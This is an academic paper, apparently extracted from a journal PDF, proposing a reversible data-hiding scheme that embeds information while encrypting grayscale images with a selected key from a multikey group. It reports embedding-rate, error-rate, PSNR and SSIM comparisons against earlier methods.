Different from watermarking, correctly recover the original image comes to the priority [1]. It has been widely needed in traditional field such as military, medical, and legal situations where people pursue extremely consistency between the original image and decrypted image. Meanwhile, it is getting more widespread in the cloud computing domain which is representing the growing tendency of the computing industry [2, 3]. Various privacy-preserving applications and cloud computing greatly stimulate people's research interest on signal processing over encrypted domain [4–6]. In most cases, such as cloud computing and secure remote sensing, participants who process the image cannot be fully trusted. So, there are concerns about public security and privacy, and it is safer for the image to be encrypted before sending forward. For example, in a cloud computing case, if the content owner who wish to send information to remote server without disclosure, he or she can embed the secret information in an image to make the original image encrypted. For the recipients, users could download the encrypted image and then use certain solutions to extract the information.

The purpose of reversible data hiding is to recover the embedded bits while the original image can be correctly reconstructed. When the data hiding is performed with a reversible technique, the recipient can perfectly restore the original cover content after data extraction. Majority of

former information hiding mechanisms embed the additional bits into original images directly, in other words, the embedding is performed over the plaintext domain. Existing reversible data hiding methods can be divided into three categories: histogram modification methods, lossless compression-based method, and the difference expansion methods [7]. The lossless compression-based methods make full use of the compression algorithm to vacate certain space for information embedding which was widely used in early information hiding research. However, it turned out that the capacity of embedding performance of this kind is still needs to be improved. As the second category, histogram modification methods can perform better embedding rate by shifting data form peak to its bottom in the histogram. The lately difference expansion methods generate a least significant bit (LSB) layer through doubling the difference between two adjacent pixels in order to free space for embedding.

In this paper, we bring an algorithm based on multikey encryption forward, which allows the content owner encrypt the original image while embedding the additional information. Our proposal uses a key selection mechanism to embed additional information, and data extraction can be perfectly done by exploiting the statistical spatial feature. The data embedding process is done via additional information to locate random sequence which is the same size as original image block by block. As for the recipients, with the help of spatial correlation in each block, original image can be perfectly reconstructed, and the additional information can be extracted without any loss. Numerous experimental results indicate that our proposal possess superiority among the state-of-the-art methods.

The rest of the article is structured as follows. Section 2 briefly overviews the related work on information hiding over the encrypted domain. Section 3 will elaborate the proposed system. Section 4 presents the experimental result. Finally, this paper is concluded in Section 5.

2. Related Work

Plentiful experiments have been made in the reversible data hiding area. In Zhang's proposal [8], content owner encrypts the image and submits it to the server, leaving the embedding part to the data-hider side. The data hider flips three least significant bit (LSB) layers of half of block to embed the additional information into encrypted image. Then, the recipients could extract the secret information as well as recover the original image from the processed image by using both extraction key and decryption key. The embedding rate in this method was not relatively outstanding; besides, distortion rate of recovery image is also rising while the side length of each block descends. In [9], Hong et al. enhanced Zhang's method through a side-match algorithm and spatial correlation between two adjacent blocks in order to improve the embedding rate.

However, error rate is much affected in the high activity area due to the local smoothness, which leads to [10]; this method was moving forward by Qian and Zhang; their innovation is that the data hider divided the encrypted image into three different sets and embedded the additional information into each set which means it also need three rounds to decrypt the image. We can draw a conclusion that the ultimate error rate was much affected by the first and second round of decryption and also fluctuated with the variation of segment size.

In [11], Ma et al.'s proposal was to vacate space to embed information before encryption, which confirmed to be an efficient solution for shifting fractional embedding task into encryption part. Lately, Xiong et al. in [12] designed a method to embed additional information by processing the image through integer wavelet transform (IWT) firstly. Results show that it did improve the decryption correction rate which can be observed from the chart. However, the number of embedding bits is limited.

Other related mechanisms were presented in [13–15]. Among them, [13, 14] are mainly focus on medical images which is widely needed since people normally reluctant to let other people know their illness. In [13], the reversibility was accomplished by transforming a pixel in original image into a 2×2 block, and it can surely achieve relatively high embedding rate. In [14], region of interest (ROI) was brought into their methods, and the preprocessing and contrast enhancement were performed only in ROI. So, shifting of histograms of the background pixels is not involved.

[16] is also using an algorithm that combines the image encryption and information into one single step; however, with different decryption strategy, our method brings higher performance. Distributed source coding was involved in [17]; they compress a series of bits which were selected by low-density parity check codes to make room for the secret data.

[18] is based on Tromino scrambling and adaptive pixel value ordering; they divided the image into three pixels in L shape and then encrypted the image in sequence, and they embed the information through an adaptive pixel value ordering (PVO) scheme. [19] is mainly focus on 2D vector graphics by using a key to scramble the polar angles of the vertices to encrypt the graphics. It has good performance dealing with normal operations such as rotation, scaling, translation (RST), and entity reordering.

To summarize what we discussed above, in all the reversible data hiding schemes, the private extra data hiding key is necessarily involved to make sure that embedding is performed security. We cannot help wondering, is there any solution to combine the encryption part and embedding part into only one operation, to avoid the cost of transferring two kind of key: encryption key and embedding key, while still maintain the security of system. To take all these concerns into consideration, we propose this algorithm based on multikey encryption which allows the content owners embed the information and encrypt original image at the same time by using only one key group, greatly enhanced the embedding rate. Also, the error rate in the whole procedure is minimized.

3. Proposed System

Sketch of the proposed program is given in Figure 1, which is consists of two parts: (1) data embedding and image encryption; (2) data recovery and image decryption.




Figure 1: Sketch of the proposed method.

In phase I, the content owner encrypts original image using a stream cipher selected from a huge key group by the additional information that is how we manage to make encryption and embedding into one move. It greatly simplifies the encryption procedure and highly improves the system security.

In phase II, when the recipients obtain both encrypted image and the key group, they can make full use of spatial correlation to recover the image and to extract the additional information. As we can see, unlike majority of existing reversible data hiding scheme, the data hider is unnecessary in our proposal.

3.1. Data Embedding and Image Encryption. Similar to other reversible data hiding schemes, the stream cipher in the standard format is still used in this algorithm, such as the RC4 and AES in the CTR mode (AES-CTR). With the stream cipher, encrypted image is generated by

$$J = \mathrm{Enc}\,(X, K) = X \oplus K, \tag{1}$$

where J and X represent the encrypted and original image; in this case, K denotes the key generated by random function. Naturally, the original image can be reconstructed by

$$X = \mathrm{Enc}\,(J, K) = J \oplus K. \tag{2}$$

Assuming the original image is in uncompressed format and each pixel with gray value falling into [0,255]. When the content owner enciphers an image X sized $M \times N$, the first thing is divided the original image X into several blocks; each of these blocks is sized $m \times m$ and not overlapping spatially. Then, all these blocks are classified into two sets, as illustrated in Figure 2; blocks in the horizontal uppermost row and the vertical leftmost column are divided into the gray set, and remaining blocks are divided into the white set. For the blocks in gray set, special purpose is included which will be thoroughly discussed later.

For each block in the white set, the steps for performing the message embedding are summarized as follows:

Figure 2: Example of image decomposing. For example, an image is sized 100×100 pixels and is divided into 10×10 sized block; blocks colored in gray are saved for special use, and blocks colored in white are used to embed data.

Step 1. Fetch b bits from the additional information by terms, convert this bit string into decimal, denoted by $p_i.(0 < p_i < 2^b - 1)$.

Step 2. Find the key_i according to p_i, for example, when $n = 5$ and first five bits in the additional information is 00010, which makes $p_i = 2$, then the corresponding key is key_2.

Step 3. Embed the additional information by XOR operation between original image block and the same position in key_i, by now, both encryption and embedding are simultaneously finished.

For the blocks in white set, fixed b bits are embedded into each block, to performed the encryption and embedding efficient, we generate $S = 2^b$ random sequence key_1, key_2, …, key_s, which is also at the length of $M \times N$ bits. In this way, every successive b bit information can convert into its decimal. According to this decimal number, a special key corresponding to this number will be located. Apparently,




Figure 3: Comprehensive decryption steps.

each block in white set is encrypted by different random sequence, and even in some rare occasion, the decimal number is the same in two blocks; the position is still different. Given the number of blocks in the white set is W, the capacity of embedding in our method can be described as $b \cdot W$ bits.

Blocks in gray set are encrypted in the same way as the white set; the only difference is that the encryption keys are chosen by the content owner, that is, the content owner can pick his or her favor noted p_0 between 1 and 2^b, any integer he or she wants, and then employ the key key_0 correspond with p_0 into the XOR operation. Explicit procedures are presented in this page.

3.2. Data Extraction and Image Recovery. On receiver side, the hidden data can be extracted, and original image can be fully recovered using the key group we mentioned previously. To this end, we need to identify which key was used to encrypt the original image. One procedure must be finished before data extraction that is the calculation of spatial correlation. By measuring the absolute difference between two adjacent pixels, we can depict the smoothness of an image in a small range.

The concrete steps of image decryption and information extraction are as follows:

Step 1. Block the encrypted image in the same way as the encryption section does.

Step 2. Employ the selected key to encrypt blocks in gray set and generate mask_0 which first row and column are decrypted perfectly, and the remain part is still encrypted.

Step 3. Use the encrypted image performing XOR operation with key_1, key_2, ..., key_s, respectively, and then keep these S images in array XORed which sized $S \times M \times N$.

Step 4. Replace images in XORed for first column and first row with mask_0, that is, in array XORed, there are S images, and each of is partially decrypted.

Step 5. For each block in white set, use equation (3) to calculate the absolute difference in each block. However, as it can be illustrated in Figure 3, we put an extra row and column in the calculation to enhance the matching accuracy.

Step 6. For each block in white set, the smallest absolute difference value is been looking for and written in sequence by order; the decryption mask is produced.

Step 7. With the sequence in Step 6, the additional information can be recovered losslessly, and the original image is also reconstructed by XOR operation between the decryption mask and encrypted image. Also, reconstructed by XOR operation between the decryption mask and encrypted image.

In general, more complex images tend to enlarge the summation of absolute differences. For instance, in a natural image, the pixel value differs from each other and that means the absolute difference in a natural image is relatively higher. An excellent data hiding algorithm can disturb most of pixel values among the images very well which make the summation of absolute differences particularly small. In this case, the encrypted blocks, compared with unencrypted blocks, are inclined to reach a more uniform distribution. Through this feature, we can clearly distinguish which key was used in encryption. And then, according to the key number, we can perfectly retrieve the additional information.

One thing we must take into account is that, with the block size getting smaller, the embedding capacity increases; however, it also indicates that the number of available samples in a block declines, which potentially causes the deviation of calculation. Zhou et al. in [16] also proposed a method to embed information by cutting the whole image into blocks, but in decryption side, Zhou et al.'s choice was




Figure 4: Example of blocking, suppose we intend to set the block sized 4×4 pixels, however, the calculation of absolute difference is performed in a bigger block.

to pick four neighbors around the central pixel as in northeast, southeast, south, and east.

In [9], Hong and their team improved Zhou et al.'s proposal by calculating the summation of the horizontal absolute differences and vertical absolute differences of pixels in one block using the following formula:

$$f = \sum_{x=1}^{n} \sum_{y=1}^{n-1} |p(x,y) - p(x,y+1)| + \sum_{x=1}^{n-1} \sum_{y=1}^{n} |p(x,y) - p(x+1,y)|. \quad (3)$$

Among them, $p(x, y)$ represents the pixel value at coordinates (x, y), and f represents the sum of the pixel differences between any two adjacent pixels of the image block.

Lossless recovery of the original image and perfectly reconstruct the information would be the ultimate pursuit for every reversible data hiding method. Earlier, we talked about blocks in gray set are saved for special purpose; these blocks can be decrypted absolutely correct for the index of keys is chosen by the content owner and then transmitted to the recipient.

Here, we make full use of this feature through taking the extra one row and one column into consideration in each block as depicted in Figure 4. For example, we intend to set the block size 4×4; in Hong et al.'s proposal, the calculation of absolute differences is restricted in this 4×4 block as of Figure 4(a) but of Figure 4(b), with an extra column and row; the calculation is applied in a nearly 5×5 size block, with more pixels in one block comes more convincible results. That is why we save the first row and first column for a selected key in image encryption. In this way, the first row and first column in encrypted image can be guaranteed that the decryption is completely correct. The comprehensive decryption steps are depicted in Figure 3.

4. Experimental Result

In this section, we conducted ample experiments to evaluate the reversible data hiding method we proposed. Four grayscale images of size 512×512 are being experimented, including Goldhill, Baboon, Babara, and Lena as the test image. Experimental results on Lena are shown in Figure 5. We embedded 102010 bits of additional information into the original image by dividing the image with 5×5 block and then hiding 10 bits into each block. In Figure 5, (a) shows the original image of Lena, and (b) shows Lena after encryption; (c) is decrypted version of Lena. (d–f) show three version of Goldhill; (d) is the original one; (e) is what Goldhill looks like after encryption; (f) is after decryption. (g–i) and (j–l) represent three version of Barbara and Baboon in the same order.

From Figure 6, we can recognize that the encrypted images are well-distributed than the original one, which greatly enhanced the security level of our algorithm. This method creates proper confusion at image space and makes the number of pixels in each gray value balanced so that the attacker cannot obtain any useful information by just analysing the pixel distribution.

We conducted series of experiments to prove that no matter which carrier we use, the decryption accuracy tends to fall down along with increasing embedding rate, as it shown in Figure 7. However, exactly how much of accuracy we lose is different from pictures to pictures. In our experiment, picture Baboon has the most sophisticated geometric configuration, so it shows in Figure 8. Figure 8 depicts the relationship between embedding rate and error rate; it is obvious that image Lena has more plain geometric configuration and lower error rate under multiembedding rate situation.

As we have mentioned previously, the standardized encryption method is still used in our experiments; to fairly demonstrate the capability, the proposed scheme is compared with other data hiding algorithms that also employ the standardized encryption methods. In Table 1, we evaluate the embedding rate and data extraction error rate of other methods and our method under different block size. As it can be revealed that in all these methods, along with embedding rate increase, the error rate goes up. In contrast, our proposal provides a much higher accuracy for all block sizes.

In fact, the distortion of decryption image can only be discovered when the embedding rate is reach to 1.0981. It can be observed that, in 4×4 and 5×5 situation, the decryption can be completely reversible, but in [8, 9], the error rate is shockingly reach to 26.0346. For [16], the error rate is particularly small but at the cost of low embedding rate. Statistically, the proposed method still outperforms previous ones.

Furthermore, in Figure 9, we give the comparisons on Lena and Baboon among different algorithms for other

Figure 5: Experimental result on Lena and Goldhill when the block sized 5×5 and 10 bits of additional information were embedded in each block. (a) is the original image of Lena; (b) is the encrypted image of Lena; (c) is the decrypted image of Lena. (d) is the original image of Goldhill; (e) is the encrypted image of Goldhill; (f) is the decrypted image of Goldhill. (g) is the original image of Barbara; (h) is the encrypted image of Barbara; (i) is the decrypted image of Barbara. (j) is the original image of Baboon; (k) is the encrypted image of Baboon; (l) is the decrypted image of Baboon.




Figure 6: Histogram comparison between the original image and encrypted image. (a, e) are histogram comparison of Lena. (b, f) are histogram comparison of Baboon. (c, g) are histogram comparison of Barbara. (d, h) are histogram comparison of Goldhill.

approaches. Peak Signal-to-Noise Ratio (PSNR) is the ratio between maximum possible power of the signal and the destructive noise power that affects its representation accuracy, which is used to measure the result of image restoration extensively. The higher PSNR value means the better decryption.




Figure 7: Error rate under various embedding rate in (a) Lena, (b) Baboon, (c) Barbara, and (d) Goldhill.




Figure 8: Error rate—embedding rate curve with different carrier.

For the record, in Figure 9(a), because the recovery version is identical to the original image, PSNR is infinite when bpp reaches to 0.392 on Lena. As shown in Figure 9, the embedding rate we perform is outstanding. Given the embedding rate range methods in [11, 15, 17] can achieve, the growth of PSNR is considerably high. On the other hand, while we maintain this superior embedding rate, the PSNR is still excellent than others.

In Figure 10, we give PSNR comparison between four different images; as we can see, PSNR value varies in different images on smoothness, the more smooth image tends to achieve higher PSNR after decryption. In Lena and Goldhill, PSNR reaches to infinite when 102010 bits (0.392 bpp) were embedded while the lowest PSNR value appears on Baboon when the embedding rate is 1.0985. But in general, the PSNR value tends to decrease along with ascending of embedding rate.

Compared to PSNR, SSIM (Structural Similarity) is more close to human perception for it takes luminance, contrast, and structure into account. The computational formula of SSIM is as below, equation (4) is how we get our SSIM value and equation (5) to equation (7) is how we measure luminance, contrast, and structure.

$$\mathrm{SSIM}(x,y) = [l(x,y)]^{\alpha}[c(x,y)]^{\beta}[s(x,y)]^{\gamma}, \tag{4}$$

$$l(x,y) = \frac{2\mu_x\mu_y + c_1}{\mu_x^2 + \mu_y^2 + c_1}, \tag{5}$$

$$c(x,y) = \frac{2\sigma_x\sigma_y + c_2}{\sigma_x^2 + \sigma_y^2 + c_2}, \tag{6}$$

$$s(x,y) = \frac{\sigma_{xy} + c_3}{\sigma_x\sigma_y + c_3}. \tag{7}$$

The value of SSIM is usually a float number between 0 and 1; the higher SSIM indicates higher decryption quality. We can say that this data hiding algorithm is reversible if the SSIM reach to 1.

Table 1: Embedding capacity (bpp) and error rate comparison.

Block size	Proposed		[8]		[9]		[16]	
	Capacity	Error rate	Capacity	Error rate	Capacity	Error rate	Capacity	Error rate
3×3	1.0981	0.0278	0.1102	35.9868	0.1102	23.1781	0.3307	0.1776
4×4	0.6153	0.0036	0.0625	26.0346	0.0625	17.6103	0.1875	0.0239
5×5	0.3922	0.0005	0.0498	22.8978	0.0498	15.6773	0.1494	0.0097




Figure 9: PSNR comparison with methods [11, 15, 17] on Lena and Baboon: (a) Lena; (b) Baboon.




Figure 10: Comparison of rate-distortion performance indifferent images.

Tables 2–5 list the SSIM value of our method with various carrier and under various block size; easily recognized that with image Lena and image Goldhill, the number of 1.0000 value of SSIM is much more than image Baboon and image Barbara. In general, the SSIM of our method is no less than 0.88 which present a superior performance.

Table 2: SSIM table of Lena.

1.2 pt	5 bits	6 bits	7 bits	8 bits	9 bits	10 bits
5×5	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
4×4	1.0000	0.9999	1.0000	0.9999	0.9997	0.9992
3×3	0.9987	0.9985	0.9968	0.9978	0.9938	0.9942

*5×5, 4×4, and 3×3 are the size of each block. **5 bits, 6 bits,…, 10 bits are how much of secret information embedded in each block.

Table 3: SSIM table of Goldhill.

1.2 pt	5 bits	6 bits	7 bits	8 bits	9 bits	10 bits
5×5	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
4×4	1.0000	1.0000	0.9999	1.0000	1.0000	0.9990
3×3	0.9946	0.9934	0.9909	0.9897	0.9845	0.9806

*5×5, 4×4, and 3×3 are the size of each block. **5 bits, 6 bits,…, 10 bits are how much of secret information embedded in each block.

5. Conclusion

In this paper, we designed a novel reversible data hiding method based on multikey encryption. Instead of other reversible data hiding methods using two kinds of keys in the encryption and embedding part (embedding keys and encryption keys), we make this procedure simpler.

Table 4: SSIM table of Baboon.

1.2 pt	5 bits	6 bits	7 bits	8 bits	9 bits	10 bits
5×5	1.0000	1.0000	1.0000	1.0000	0.9996	0.9996
4×4	0.9994	0.9993	0.9986	0.9971	0.9945	0.9905
3×3	0.9819	0.9721	0.9573	0.9403	0.9193	0.8950

*5×5, 4×4, and 3×3 are the size of each block. **5 bits, 6 bits,…, 10 bits are how much of secret information embedded in each block.

Table 5: SSIM table of Barbara.

1.2 pt	5 bits	6 bits	7 bits	8 bits	9 bits	10 bits
5×5	0.9999	0.9999	0.9993	0.9993	0.9982	0.9978
4×4	0.9987	0.9973	0.9960	0.9959	0.9900	0.9860
3×3	0.9953	0.9936	0.9894	0.9840	0.9700	0.9636

*5×5, 4×4, and 3×3 are the size of each block. **5 bits, 6 bits,…, 10 bits are how much of secret information embedded in each block.

Here, we stick to the standard format of stream cipher; with the key modulation mechanism, the encryption and embedding can be accomplished simultaneously by simply one XOR operation. For the recipient, the original image and additional information can be obtained with key group.

We think the advantage of multikey system is that, firstly, the original image is divided into blocks, and then, different keys are selected for encryption according to the information to be embedded. The greater of the number of keys, the greater amount of information embedded in each block. That is the advantage of the algorithm using multiple keys. Also, without participation of data hider, the system becomes more secure and efficient. Both encryption and embedding can be performed at the same time at the content owner side which is not involving the third party. The additional information and original image can be safely restricted to content owner and the recipient.

We have also conducted a series of experiments to verify the outstanding performance of the proposed system. To compare with other blocking mechanism in reversible data hiding domain, our proposal not only achieved higher embedding rate but also immensely improved the decryption accuracy.

Data Availability

No data were used to support this study.

Conflicts of Interest

No conflict.

Acknowledgments

This work was supported by the 2019 Tianjin New Generation AI Technology Key Project (No. 19ZXZNGX00090), the National Natural Science Foundation of China (No. 61672300, No. 61872202), and the National Natural Science Foundation of Tianjin (No. 18ZXZNGX00140).

References

[1] T. Kalker and F. M. J. Willems, "Capacity bounds and constructions for reversible data-hiding," in *2002 14th International Conference on Digital Signal Processing Proceedings. DSP 2002 (Cat. No.02TH8628)*, pp. 71–76, Santorini, Greece, 2002.

[2] H. Wang, W. Zhang, and N. Yu, "Protecting patient confidential information based on ECG reversible data hiding," *Multimedia Tools and Applications*, vol. 75, no. 21, pp. 13733–13747, 2015.

[3] F. Zhangjie, X. Sun, Q. Liu, L. Zhou, and J. Shu, "Achieving efficient cloud search services: multi-keyword ranked search over encrypted cloud data supporting parallel computing," *IEICE Transactions on Communications*, vol. 98, no. 1, pp. 190–200, 2015.

[4] M. Barni, P. Failla, R. Lazzeretti, A. Sadeghi, and T. Schneider, "Privacy-preserving ECG classification with branching programs and neural networks," *IEEE Transactions on Information Forensics and Security*, vol. 6, no. 2, pp. 452–468, 2011.

[5] Z. Erkin, T. Veugen, T. Toft, and R. Lagendijk, "Generating private recommendations efficiently using homomorphic encryption and data packing," *IEEE Transactions on Information Forensics and Security*, vol. 7, no. 3, pp. 1053–1066, 2012.

